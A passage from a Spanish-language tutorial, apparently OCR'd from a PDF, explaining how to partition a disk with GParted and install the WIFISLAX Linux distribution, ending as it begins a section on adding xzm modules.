Una vez que hemos descargado la imagen ISO y comprobado el MD5 empezaremos con el proceso.

Para instalar una distribución Gnu/Linux en nuestro disco duro necesitaremos hacerlo obligatoriamente en una partición propia (distinta a la que tengamos para Windows), además es muy aconsejable en máquinas modernas y obligatorio en maquina antiguas, otra partición tipo SWAP que actuara en forma de memoria RAM extendida.

Necesitamos crear una partición de como mínimo 5Gb (es recomendable entre 10 y 15Gb o más para poder tener espacio para instalar nuevos programas) formateada con formato EXT4 en la que ira instalado WIFISLAX y otra del tipo SWAP que será de un tamaño según la siguiente relación:


Memoria RAM	Tamaño SWAP
512Mb	2,5Gb
1Gb	2Gb
2Gb	1Gb
4Gb	1Gb

Fuente: Elaboración propia


Como podemos ver en el gráfico la suma de la Memoria Ram y Swap tiene que ser de 3Gb o más para que las aplicaciones almacenadas memoria no se queden sin espacio y "se cuelgue el sistema". Las aplicaciones se ejecutan primero en la Ram y cuando esta queda sin espacio usan la memoria Swap. Con 4Gb en principio no es necesario la swap pero por seguridad es crearemos igual la partición (pondremos 1Gb en este caso)

Como crear las particiones con GParted

Para crear las particiones podremos hacerlo desde el propio WIFISLAX (ejecutado en modo LIVE) con la herramienta GParted, que se encuentra en:
Menú – sistema – GParted
Pongamos un ejemplo
Esta es la estructura de mi disco antes de agregar las particiones




Sda1-2 y 3 son las particiones Windows, Android (es un netboock) y recuperación luego esta una extendida de 215 Gb (sda5) de la que voy a extraer las dos particiones que me hacen falta, redimensionando esta última. Para ello lo primero hacemos click derecho – desmontar.




Una vez desmontada hacemos click derecho, otra vez y seleccionamos “redimensionar mover”. Seleccionamos el tamaño que queremos, en este caso he puesto 6000MB (donde pone” espacio libre a continuación”) y aceptamos.


Para que los cambios surtan efecto, habrá que darle al signo de validación que está arriba en la barra de botones (en color verde)



Se pondrá a ejecutar



Proceso terminado con éxito



Ahora montamos de nuevo, la partición que habíamos redimensionado (Sda5) y con el espacio que nos ha quedado sin asignar, creamos la nueva partición que tendrá formato EXT4.

Clip derecho sobre el espacio no asignado y elegimos “nueva”, se abrirá una nueva ventana en la que tendremos los datos que tendrá esta nueva partición


Lo único a cambiar será el apartado “sistema de archivos” que elegiremos EXT4, en caso de que no lo esté por defecto. Hacemos clip en añadir y validamos en el botón verde de la barra de botones.

Ya tenemos nuestra partición para instalar WIFISLAX ahora solo tendremos que crear otra tipo SWAP de la misma forma Desmontamos Sda5

Redimensionamos y ponemos el tamaño deseado según la tabla de arriba en mi caso 1000Mb.


Volvemos a montar Sda5 y haciendo clip derecho sobre el nuevo espacio que tenemos sin asignar seleccionaremos “Añadir” .

En este caso en “sistema de archivos” Elegiremos “Linux-swap” aceptamos y validamos en el botos de color verde de la barra de botones



Ya estamos preparados para instalar nuestra distro favorita en el disco duro.

Este es el resultado



Recordar el nombre de la partición en la que ira WIFISLAX, en nuestro caso Sda6 (nos hará falta luego)
Para el proceso de instalación de WIFISLAX y del grub, os pondré un video que se ve mejor


AÑADIENDO MODULOS A WIFISLAX

Como sabéis, WIFISLAX está basado en un sistema modular, el cual nos permite añadir cuantos módulos necesitemos para ampliar nuestro sistema y llegar a convertirlo en nuestro SO de escritorio cotidiano.
En el foro de www.seguridadwireless.net se publican los módulos creados por los desarrolladores y que suelen abarcan la mayoría de las necesidades.
En sitio web www.wifislax.com en el apartado módulos:
www.wifislax.com/category/modulos-extra
encontraremos todos los modulos disponibles para Wifislax en formato xzm.
Si queremos usar alguna aplicación concreta que no este en el apartado módulos podemos aprender a como crear modulos con este Videotutorial:
https://www.youtube.com/watch?v=HaHoML7K3I0
Vamos a poner a continuación los pasos a seguir para la creación de un modulo xzm en wifislax:

